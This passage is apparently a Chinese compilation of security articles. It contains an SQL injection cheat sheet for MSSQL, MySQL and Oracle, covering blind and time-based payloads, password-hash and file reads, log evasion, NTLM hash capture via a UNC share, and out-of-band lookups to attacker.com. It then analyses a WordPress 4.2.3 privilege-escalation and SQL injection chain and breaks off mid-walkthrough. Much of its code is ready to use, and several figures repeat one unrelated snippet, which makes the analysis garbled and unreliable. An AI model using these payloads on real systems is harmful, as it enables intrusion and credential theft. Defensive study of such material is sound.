```
TRUE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND
ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name
NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)
FALSE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND
ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name
NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>80--
FALSE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND
ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name
NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)
```

由于上面后两个查询都是 false，我们能清楚的知道表名的第一个字符的 ASCII 码是 80，也就是"P"。这就是我们通过二分算法来进行盲注的方法。其他已知的方法是一位一位(bit by bit)地读取数据。这些方法在不同条件下都很有效。

延时盲注

首先，只在完全没有提示(really blind)的情况下使用，否则请使用 1/0 方式通过错误来判断差异。其次，在使用 20 秒以上的延时时要小心，因为应用与数据库的连接 API 可能会判定为超时(timeout)。

```
WAITFOR DELAY time
```

这就跟 sleep 差不多，等待特定的时间。通过 CPU 来让数据库进行等待。

```
WAITFOR DELAY '0:0:10'--
```

你也可以这样用

```
WAITFOR DELAY '0:0:0.51'
```

实例

```
俺是 sa 吗？ if (select user) = 'sa' waitfor delay '0:0:10'
ProductID =1;waitfor delay '0:0:10'--
ProductID =1);waitfor delay '0:0:10'--
ProductID =1';waitfor delay '0:0:10'--
ProductID =1');waitfor delay '0:0:10'--
ProductID =1));waitfor delay '0:0:10'--
ProductID =1'));waitfor delay '0:0:10'--
```

BENCHMARK()(M)

一般来说都不太喜欢用这个来做 MySQL 延时。小心点用因为这会极快地消耗服务器资源。

```
BENCHMARK(howmanytimes, do this)
```

实例

```
俺是 root 吗？爽！ IF EXISTS (SELECT * FROM users WHERE username = 'root')
BENCHMARK(1000000000,MD5(1))
判断表是否存在 IF (SELECT * FROM login) BENCHMARK(1000000,MD5(1))
```

pg_sleep(seconds)(P)

睡眠指定秒数。

```
SELECT pg_sleep(10);睡个十秒
```

掩盖痕迹

-sp_password log bypass(S)

出于安全原因，SQL Server 不会把含有这一选项的查询日志记录进日志中(!)。所以如果你在查询中添加了这一选项，你的查询就不会出现在数据库日志中，当然，服务器日志还是会有的，所以如果可以的话你可以尝试使用 POST 方法。

0x02 注入测试

这些测试既简单又清晰，适用于盲注和悄悄地搞。

```
product.asp?id=4 (SMO)
product.asp?id=5-1
product.asp?id=4 OR 1=1
product.asp?name=Book
product.asp?name=Bo’ %2b’ ok
product.asp?name=Bo’ || ’ ok (OM)
product.asp?name=Book’ OR ‘x’ =’ x
```

0x03 一些其他的 MySQL 笔记

子查询只能在 MySQL4.1+使用

用户

```
SELECT User,Password FROM mysql.user;
SELECT 1,1 UNION SELECT IF(SUBSTRING(Password,1,1)='2',BENCHMARK(100000,SHA1(1)),0)
User,Password FROM mysql.user WHERE User = ‘root’;
```

把查询写入一个新文件中(不能修改已有文件)

```
SELECT ... INTO DUMPFILE
```

UDF 功能

```
create function LockWorkStation returns integer soname 'user32';
select LockWorkStation();
create function ExitProcess returns integer soname 'kernel32';
select exitprocess();
SELECT USER();
SELECT password,USER() FROM mysql.user;
```

admin 密码哈希的第一位

```
SELECT SUBSTRING(user_password,1,1) FROM mb_users WHERE user_group = 1;
```

文件读取

```
query.php?user=1+union+select+load_file(0x63...),1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,
1,1,1,1
```

MySQL 读取文件内容

默认这个功能是没开启的！

```
create table foo( line blob );
load data infile 'c:/boot.ini' into table foo;
select * from foo;
```

MySQL 里的各种延时

```
select benchmark( 500000, sha1( 'test' ) );
query.php?user=1+union+select+benchmark(500000,sha1
(0x414141)),1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1
select if( user() like 'root@%', benchmark(100000,sha1('test')), 'false' );
```

遍历数据，暴力猜解

```
select if( (ascii(substring(user(),1,1)) >> 7) & 1,benchmark(100000,sha1('test')), 'false' );
```

MySQL 中好用的函数

```
MD5()
```

MD5 哈希

```
SHA1()
```

SHA1 哈希

```
PASSWORD()
ENCODE()
```

```
COMPRESS()
```

压缩数据，在盲注时读取大量数据很好用

```
ROW_COUNT()
SCHEMA()
VERSION()
```

跟@@version 是一样的

SQL 注入的高级使用

一般来说你在某个地方进行 SQL 注入并期望它没有过滤非法操作，而这则是一般人注意不到的层面（hidden layer problem）

```
Name:' + (SELECT TOP 1 password FROM users ) + '
Email : xx@xx.com
```

如果应用在 name 表格中使用了不安全的储存方法或步骤，之后它就会把第一个用户的密码写进你的 name 里面。

强制 SQL Server 来得到 NTLM 哈希

这个攻击能够帮助你得到目标 SQL 服务器的 Windows 密码，不过你的连接很可能会被防火墙拦截。这能作为一个很有用的入侵测试。我们强制 SQL 服务器连接我们的 WindowsUNC 共享并通过抓包软件(Cain & Abel)捕捉 NTLM session。

Bulk insert UNC 共享文件（S)

```
bulk insert foo from '\\YOURIPADDRESS\C$\x.txt'
```

（连载中）责任编辑：桔子

第3节 SQL 注入速查表（三）

作者：Yinz

来自：乌云知识库

网址：http://drops.wooyun.org/

Oracle 注入速查表

注：下面的一部分查询只能由 admin 执行，我会在查询的末尾以"-priv"标注。

探测版本：

```
SELECT banner FROM v$version WHERE banner LIKE 'Oracle%';
SELECT banner FROM v$version WHERE banner LIKE 'TNS%';
SELECT version FROM v$instance;
```

注释：

```
SELECT 1 FROM dual -- comment
```

注: Oracle 的 SELECT 语句必须包含 FROM 从句，所以当我们并不是真的准备查询一个表的时候，我们必须使用一个假的表名 'dual'

当前用户：

```
SELECT user FROM dual
```

列出所有用户：

```
SELECT username FROM all_users ORDER BY username;
SELECT name FROM sys.user$; -- priv
```

列出密码哈希：

```
SELECT name, password, astatus FROM sys.user$ -- priv, <= 10g. astatus 能够在 acct 被锁定的状态下给你反馈
SELECT name,spare4 FROM sys.user$ -- priv, 11g
```

密码破解：

checkpwd 能够把 Oracle8,9,10 的基于 DES 的哈希破解掉

列出权限：

```
SELECT * FROM session_privs; --当前用户的权限
SELECT * FROM dba_sys_privs WHERE grantee = 'DBSNMP'; -- priv, 列出指定用户的权限
SELECT grantee FROM dba_sys_privs WHERE privilege = 'SELECT ANY DICTIONARY'; -- priv, 找到拥有某个权限的用户
SELECT GRANTEE, GRANTED_ROLE FROM DBA_ROLE_PRIVS;
```

列出 DBA 账户：

```
SELECT DISTINCT grantee FROM dba_sys_privs WHERE ADMIN_OPTION = 'YES'; -- priv, 列出 DBA 和对应权限
```

当前数据库：

```
SELECT global_name FROM global_name;
SELECT name FROM v$database;
SELECT instance_name FROM v$instance;
SELECT SYS.DATABASE_NAME FROM DUAL;
```

列出数据库：

```
SELECT DISTINCT owner FROM all_tables; — 列出数据库 (一个用户一个)
```

– 通过查询 TNS 监听程序能够查询到其他数据库.详情看 tnscmd。

列出字段名：

```
SELECT column_name FROM all_tab_columns WHERE table_name = 'blah';
SELECT column_name FROM all_tab_columns WHERE table_name = 'blah' and owner =
'foo';
```

列出表名：

```
SELECT table_name FROM all_tables;
SELECT owner, table_name FROM all_tables;
```

通过字段名找到对应表：

```
SELECT owner, table_name FROM all_tab_columns WHERE column_name LIKE '%PASS%';
```

— 注: 表名都是大写

查询第 N 行：

```
SELECT username FROM (SELECT ROWNUM r, username FROM all_users ORDER BY username)
WHERE r=9; — 查询第 9 行(从 1 开始数)
```

查询第 N 个字符：

```
SELECT substr('abcd', 3, 1) FROM dual; — 得到第三个字符 'c'
```

按位与(Bitwise AND)：

```
SELECT bitand(6,2) FROM dual; — 返回 2
SELECT bitand(6,1) FROM dual; — 返回 0
```

ASCII 值转字符：

```
SELECT chr(65) FROM dual; — 返回 A
```

字符转 ASCII 码：

```
SELECT ascii('A') FROM dual; — 返回 65
```

类型转换：

```
SELECT CAST(1 AS char) FROM dual;
SELECT CAST(' 1' AS int) FROM dual;
```

拼接字符：

```
SELECT 'A' || 'B' FROM dual; — 返回 AB
```

IF 语句：

```
BEGIN IF 1=1 THEN dbms_lock.sleep(3); ELSE dbms_lock.sleep(0); END IF; END;
```

— 跟 SELECT 语句在一起时不太管用

Case 语句：

```
SELECT CASE WHEN 1=1 THEN 1 ELSE 2 END FROM dual; — 返回 1

SELECT CASE WHEN 1=2 THEN 1 ELSE 2 END FROM dual; — 返回 2
```

绕过引号：

```
SELECT chr(65) || chr(66) FROM dual; — 返回 AB
```

延时：

```
BEGIN DBMS_LOCK.SLEEP(5); END; — priv, 在 SELECT 中用不了

SELECT UTL_INADDR.get_host_name(' 10.0.0.1') FROM dual; — 如果反查很慢

SELECT UTL_INADDR.get_host_address( 'blah.attacker.com' ) FROM dual; — 如果正查很慢

SELECT UTL_HTTP.REQUEST( 'http://google.com' ) FROM dual; — 如果发送 TCP 包被拦截或者很慢
```

— 更多关于延时的内容请看 Heavy Queries

发送 DNS 请求：

```
SELECT UTL_INADDR.get_host_address( 'google.com' ) FROM dual;

SELECT UTL_HTTP.REQUEST( 'http://google.com' ) FROM dual;
```

命令执行：

如果目标机装了 JAVA 就能执行命令，看这里

有时候 ExtProc 也可以，不过我一般都成功不了，看这里

本地文件读取：

```
UTL_FILE 有时候能用。
如果下面的语句没有返回 null 就行。
SELECT value FROM v$parameter2 WHERE name = 'utl_file_dir';
```

JAVA 能用来读取和写入文件，除了 Oracle Express

主机名称、IP 地址：

```
SELECT UTL_INADDR.get_host_name FROM dual;
SELECT host_name FROM v$instance;
SELECT UTL_INADDR.get_host_address FROM dual; -- 查 IP
SELECT UTL_INADDR.get_host_name('10.0.0.1') FROM dual; -- 查主机名称
```

定位 DB 文件：

```
SELECT name FROM V$DATAFILE;
```

默认系统和数据库：

```
SYSTEM
SYSAUX
```

额外小贴士：

一个字符串列出所有表名：

```
select rtrim(xmlagg(xmlelement(e, table_name ||
','  )).extract('//text()').extract('//text()') ,',') from all_tables
```

– 当你 union 联查注入的时候只有一行能用与返回数据时使用

盲注排序：

```
order by case when ((select 1 from user_tables where substr(lower(table_name), 1, 1) = 'a' and
rownum = 1)=1) then column_name1 else column_name2 end
```

-- 你必须知道两个拥有相同数据类型的字段名才能用

译者注： Oracle 注入速查表的作者这边还有 MSSQL、MySQL、PostgreSQL、Ingres、DB2、Informix 等数据库的速查表，不过我看 Drops 里面 MSSQL 和 MySQL 都已经有比较好的文章了，所以如果有需求的话请在评论留言。

（全文完）责任编辑：桔子

第四章 代码审计

第1节 Wordpress4.2.3 提权与 SQL 注入漏洞分析

作者：phithon

来自：phithon’ blog

网址：https://www.leavesongs.com

GP 混用造成的越权漏洞

首先，说明一下背景。wordpress 中用户权限分为订阅者、投稿者、作者、编辑和管理员。权限最低的是订阅者，订阅者只有订阅文章的权限，wordpress 开启注册后默认注册的用户就是订阅者。国内很多知名网站，如 Freebuf，用户注册后身份即为“订阅者”。

我们先看到一个提权漏洞，通过这个提权漏洞，我们作为一个订阅者，可以越权在数据库里插入一篇文章。

Wordpress 检查用户权限是调用 current_user_can 函数，我们看到这个函数,如图 4-1-1。

```
function current_user_can( $capability ) {
    $current_user = wp_get_current_user();

    if ( empty( $current_user ) )
        return false;

    $args = array_slice( func_get_args(), 1 );
    $args = array_merge( array( $capability ), $args );

    return call_user_func_array( array( $current_user, 'has_cap' ), $args );
}
```


图 4-1-1

调用的 has_cap 方法，跟进

```
*/
public function has_cap( $cap ) {
    if ( is_numeric( $cap ) ) {
        _deprecated_argument( __FUNCTION__, '2.0', __('Usage of user levels by plu
        $cap = $this->translate_level_to_cap( $cap );
    }

    $args = array_slice( func_get_args(), 1 );
    $args = array_merge( array( $cap, $this->ID ), $args );
    $caps = call_user_func_array( 'map_meta_cap', $args );
```


图 4-1-2

再次跟进 map_meta_cap 函数：

```
function map_meta_cap( $cap, $user_id ) {
    $args = array_slice( func_get_args(), 2 );
    $caps = array();

    switch ( $cap ) {
    case 'remove_user':
        $caps[] = 'remove_users';
        break;
    case 'promote_user':
        $caps[] = 'promote_users';
        break;
    case 'edit_user':
    case 'edit_users':
        // Allow user to edit itself
        if ( 'edit_user' == $cap && isset( $args[0] ) && $user_id == $args[0] )
            break;
```


图 4-1-3

可以见到，这个函数是真正检查权限的。

出错误的代码在检查’edit_post’和’edit_page’的部分：

```
function map_meta_cap( $cap, $user_id ) {
    $args = array_slice( func_get_args(), 2 );
    $caps = array();

    switch ( $cap ) {
    case 'remove_user':
        $caps[] = 'remove_users';
        break;
    case 'promote_user':
        $caps[] = 'promote_users';
        break;
    case 'edit_user':
    case 'edit_users':
        // Allow user to edit itself
        if ( 'edit_user' == $cap && isset( $args[0] ) && $user_id == $args[0] )
            break;
```


图 4-1-3

可见，这里当$post 不存在的时候，直接 break 出 switch 逻辑了，后面所有检查的代码都

没有执行。

$post 是要编辑的文章的 ID，也就是说，如果我要编辑一篇不存在的文章，这里不检查权限直接返回。

正常情况下是没有问题的，因为不存在的文章也没有编辑一说了。

我们再看到后台编辑文章的部分：/wp-admin/post.php

```
function map_meta_cap( $cap, $user_id ) {
    $args = array_slice( func_get_args(), 2 );
    $caps = array();

    switch ( $cap ) {
    case 'remove_user':
        $caps[] = 'remove_users';
        break;
    case 'promote_user':
        $caps[] = 'promote_users';
        break;
    case 'edit_user':
    case 'edit_users':
        // Allow user to edit itself
        if ( 'edit_user' == $cap && isset( $args[0] ) && $user_id == $args[0] )
            break;
```


图 4-1-4

这里首先获取$_GET[‘post’]，找不到才获取$_POST[‘post_ID’]，也就是可以说此时的$post_ID 是来自 GET 的。

但我们后面调用 current_user_can 函数时传入的 post_ID 却是来自 POST 的：

```
function map_meta_cap( $cap, $user_id ) {
    $args = array_slice( func_get_args(), 2 );
    $caps = array();

    switch ( $cap ) {
    case 'remove_user':
        $caps[] = 'remove_users';
        break;
    case 'promote_user':
        $caps[] = 'promote_users';
        break;
    case 'edit_user':
    case 'edit_users':
        // Allow user to edit itself
        if ( 'edit_user' == $cap && isset( $args[0] ) && $user_id == $args[0] )
            break;
```


图 4-1-5

这里就是一个逻辑问题，当我们在 GET 参数中传入正确的 postid（这样在 get_post 的时候不会产生错误），而在 POST 参数中传入一个不存在的 postid，那么就能够绕过检查 edit_post 权限的步骤。

但是这个逻辑错误暂时不能造成严重的危害，因为实际上编辑文章的代码在 edit_post 函数中，而这个函数取的 post_ID 来自$_POST。

获取_wpnonce 绕过 CSRF 防御

wordpress 对于 CSRF 漏洞的防御措施是使用_wpnonce（也就是 token），而且它的 token 很严格，不同的操作有不同的 token。

比如我们这里，如果想调用 edit_post 函数，需要经过以下逻辑：

```
function map_meta_cap( $cap, $user_id ) {
    $args = array_slice( func_get_args(), 2 );
    $caps = array();

    switch ( $cap ) {
    case 'remove_user':
        $caps[] = 'remove_users';
        break;
    case 'promote_user':
        $caps[] = 'promote_users';
        break;
    case 'edit_user':
    case 'edit_users':
        // Allow user to edit itself
        if ( 'edit_user' == $cap && isset( $args[0] ) && $user_id == $args[0] )
            break;
```


图 4-1-6

check_admin_referer 就是检查_wpnonce 的函数，当$post_type==’postajaxpost’的时候，此时_wpnonce 的名字就是“add-postajaxpost”。

那么怎么获取名字为”add-postajaxpost”的_wpnonce 呢？

看到上面一点的位置：

```
switch($action) {
case 'post-quickdraft-save':
    // Check nonce and capabilities
    $nonce = $_REQUEST['_wpnonce'];
    $error_msg = false;

    // For output of the quickdraft dashboard widget
    require_once ABSPATH . 'wp-admin/includes/dashboard.php';

    if ( ! wp_verify_nonce( $nonce, 'add-post' ) )
        $error_msg = __( 'Unable to submit this form, please refresh and try again.' );

    if ( ! current_user_can( 'edit_posts' ) )
        $error_msg = __( 'Oops, you don&#8217;t have access to add new drafts.' );

    if ( $error_msg )
        return wp_dashboard_quick_press( $error_msg );

    $post = get_post( $_REQUEST['post_ID'] );
    check_admin_referer( 'add-' . $post->post_type );

    $_POST['comment_status'] = get_option( 'default_comment_status' );
    $_POST['ping_status'] = get_option( 'default_ping_status' );

    edit_post();
    wp_dashboard_quick_press();
    exit;
```


图 4-1-7

有个 post-quickdraft-save 操作。这个操作是用来临时储存草稿的，只要用户访问这个操作，就会在数据库 post 表中插入一个 status 为 auto-draft 的新文章。

如上图画出来的步骤，因为我们不知道名字为”add-post”的_wpnonce，所以进入到 wp_dashboard_quick_press 函数，跟进：

```
        </div>

        <p class="submit">
            <input type="hidden" name="action" id="quickpost-action" value=
            <input type="hidden" name="post_ID" value="<?php echo $post_ID;
            <input type="hidden" name="post_type" value="post" />
            <?php wp_nonce_field( 'add-post' ); ?>
            <?php submit_button( __( 'Save Draft' ), 'primary', 'save', fal
            <br class="clear" />
        </p>

    </form>
    <?php
    wp_dashboard_recent_drafts();
}
```


图 4-1-8

见上图，很幸运的是，在这个函数中 wordpress 居然自己把此时的_wpnonce 输出在表单里了。所以，只要我们访问一次 post-quickdraft-save ，就可以获得 add-post 的_wpnonce，从而绕过 check_admin_referer 函数。

竞争漏洞导致的逻辑漏洞

这一节实际上是这个提权洞的真正核心，在我们拿到_wpnonce 后，进入 edit_post 函数。我们目的是去 update 一篇文章。但刚才 0x01 中说到，如果要绕过权限检查的函数，需要传入一个“不存在”的文章 id。那么即使可以执行 update，我们也不可能修改已经存在的文章呀？这里实际上涉及到一个由竞争造成的逻辑漏洞。看到 edit_post 函数代码：

```
    <p class="submit">
        <input type="hidden" name="action" id="quickpost-action" value=
        <input type="hidden" name="post_ID" value="<?php echo $post_ID;
        <input type="hidden" name="post_type" value="post" />
        <?php wp_nonce_field( 'add-post' ); ?>
        <?php submit_button( __( 'Save Draft' ), 'primary', 'save', fal
        <br class="clear" />
    </p>

</form>
<?php
wp_dashboard_recent_drafts();
```


图 4-1-9

```
        $_term = get_terms( $taxonomy, array(
            'name' => $term,
            'fields' => 'ids',
            'hide_empty' => false,
        ) );

        if ( ! empty( $_term ) ) {
            $clean_terms[] = intval( $_term[0] );
        } else {
            // No existing term was found, so pass the string. A new term will be created.
            $clean_terms[] = $term;
        }
    }

    $post_data['tax_input'][ $taxonomy ] = $clean_terms;
}
}

add_meta( $post_ID );

update_post_meta( $post_ID, '_edit_last', get_current_user_id() );

$success = wp_update_post( $post_data );
// If the save failed, see if we can sanity check the main fields and try again
```

真正update数据库的位置

图 4-1-10

上面两个图应该很直观了。在 0x01 中说到的 current_user_can 被绕过以后，到最终执行 update 语句中间，这一段代码的执行时间是真空的。

比如我们传入的 tax_input=1,2,3,4...10000 那么实际上那条查询语句就要执行 10000 次，这是需要执行很长时间的。（在我自己的虚拟机上测试，执行 10000 次这条语句，大概需要 5~10 秒左右）

那么假设在这段时间内，有新插入的文章，那么我们之前那个“不存在”的 id，不就可能可以存在了吗（只需要把 id 设置为最新一篇文章 id+1）？

但有个问题是，我们怎么在这段时间内插入一篇新的文章？因为在 0x02 中为了获取 _wpnonce，已经执行过 post-quickdraft-save 了。

执行 post-quickdraft-save 可以在数据库插入一篇 status 为 auto-draft 的文章，但每个用户最多只会插入一篇文章。

在 check-point 的原文中，它提到的方法是，等待一个星期，wordpress 会自动将这篇文章删除，而_wpnonce 会多保留一天，这样在这天我们再次执行 post-quickdraft-save 又可以插入一篇文章了。

我自己想了一下，其实没必要这么麻烦。

如果我们能够再注册一个身份为订阅者的账号，就可以再插入一篇文章了，所以我的 POC 是不需要等待一个礼拜的。

这三个漏洞组合起来，造成了一个提权漏洞。针对第一篇文章描述的提权漏洞，我写了一个 EXP，执行后订阅者就可以在垃圾桶内插入一篇文章：

图 4-1-11

访问文章编辑页面可以看到这篇文章：




图 4-1-12

untrash 文章时造成的 SQL 注入漏洞

那么，仅仅是一个这样的提权漏洞，实际上没有太大意义。Check-point 第二篇文章里提到了一个因为这个提权漏洞导致的 SQL 注入。

先说这个注入的原理，/wp-includes/post.php




图 4-1-13

如上图。Wordpress 很多地方执行 SQL 语句使用的预编译，但仅限于直接接受用户输入的地方。而上图中明显是一个二次操作，先用 get_post_meta 函数从数据库中取出 meta，之后以字符串拼接的方式插入 SQL 语句。

这个地方造成一个二次注入。

我们来看看第一次是如何入库的。首先 wp_trash_post 是将文章删除的方法，其中删除文

章后又调用 wp_trash_post_comments 将文章下的评论也删除了：

```php
function wp_trash_post( $post_id = 0 ) {
    if ( !EMPTY_TRASH_DAYS )
        return wp_delete_post($post_id, true);

    if ( !$post = get_post($post_id, ARRAY_A) )
        return $post;

    if ( $post['post_status'] == 'trash' )
        return false;

    /**
     * Fires before a post is sent to the trash.
     *
     * @since 3.3.0
     *
     * @param int $post_id Post ID.
     */
    do_action( 'wp_trash_post', $post_id );

    add_post_meta($post_id,'_wp_trash_meta_status', $post['post_status']);
    add_post_meta($post_id,'_wp_trash_meta_time', time());

    $post['post_status'] = 'trash';
    wp_insert_post($post);

    wp_trash_post_comments($post_id);
```


图 4-1-14

跟进 wp_trash_post_comments 函数：

```php
function wp_trash_post_comments( $post = null ) {
    global $wpdb;

    $post = get_post($post);
    if ( empty($post) )
        return;

    $post_id = $post->ID;

    /**
     * Fires before comments are sent to the trash.
     *
     * @since 2.9.0
     *
     * @param int $post_id Post ID.
     */
    do_action( 'trash_post_comments', $post_id );

    $comments = $wpdb->get_results( $wpdb->prepare("SELECT comment_ID, comment_approved FROM $wpdb->comments WHERE comment_post_ID = %d", $post_id)
    );
    if ( empty($comments) )
        return;

    // Cache current status for each comment.
    $statuses = array();
    foreach ( $comments as $comment )
        $statuses[$comment->comment_ID] = $comment->comment_approved;
    add_post_meta($post_id, '_wp_trash_meta_comments_status', $statuses);

    // Set status for all comments to post-trashed.
    $result = $wpdb->update($wpdb->comments, array('comment_approved' => 'post-trashed'), array('comment_post_ID' => $post_id));
```

图 4-1-15

如图 4-1-15，可以看到这个“comment_approved”其实也是从数据库中取出来的。所以这个注入我称之为“三次注入”。

那么我再继续跟进，看看最早的 comment_approved 是从哪来的。

实际上看到图中的 SQL 语句就大概知道了，这个 comment_approved 是 comments（评论）表的一个字段，我分别看了新增评论、修改评论两个函数，发现修改评论的函数（edit_comment）中，有涉及到这个字段：

```
function edit_comment() {

    if ( ! current_user_can( 'edit_comment', (int) $_POST['comment_ID'] ) )
        wp_die ( __( 'You are not allowed to edit comments on this post.' ) );

    if ( isset( $_POST['newcomment_author'] ) )
        $_POST['comment_author'] = $_POST['newcomment_author'];
    if ( isset( $_POST['newcomment_author_email'] ) )
        $_POST['comment_author_email'] = $_POST['newcomment_author_email'];
    if ( isset( $_POST['newcomment_author_url'] ) )
        $_POST['comment_author_url'] = $_POST['newcomment_author_url'];
    if ( isset( $_POST['comment_status'] ) )
        $_POST['comment_approved'] = $_POST['comment_status'];
    if ( isset( $_POST['content'] ) )
        $_POST['comment_content'] = $_POST['content'];
    if ( isset( $_POST['comment_ID'] ) )
        $_POST['comment_ID'] = (int) $_POST['comment_ID'];

    ...

    wp_update_comment( $_POST );
}
```


图 4-1-16

所以，这一连串操作最后造成的结果就是一个 SQL 注入漏洞。

总结一下 123，整个利用过程如下：

利用快速草稿插入文章->越权编辑文章->插入评论->修改评论（恶意数据入库）->删除文章（恶意数据进入另一个库）->反删除文章（恶意数据被取出，直接插入 SQL 语句导致注入）

原文隐藏的部分与真实利用过程的研究

这里不得不提到 check-point 的原文，原文的第二篇全文只字未提 wordpress 的 token 也就是_wpnonce，但 wordpress 后台几乎所有操作都需要特定的_wpnonce。在第一步中我们通过一处泄露点获取了“add-postajaxpost”的_wpnonce，但实际上后面的每一步（增加、编辑评论、trash 文章、untrash 文章）都需要不同的_wpnonce，那么这些_wpnonce 我们怎么获得？经过我的分析，最后实在找不到在订阅者权限下怎么获得“增加评论”和“反删除文章”的_wpnonce，而“修改评论”、“删除文章”的_wpnonce 倒是可以在后台找到。另外，虽然前台也可以增加评论，但前台增加评论会检查所属文章是否是草稿、状态是否是 public 或 private，我们没法给这篇文章以及其派生的预览文章增加评论。

所以我把基础账号的权限提升一下，提升到可以发表文章与编辑文章的作者权限，再来对注入漏洞进行复现。




图 4-1-17

首先发表一篇文章，并在该文下回复一条评论：

图 4-1-18

我们再来修改这条评论：

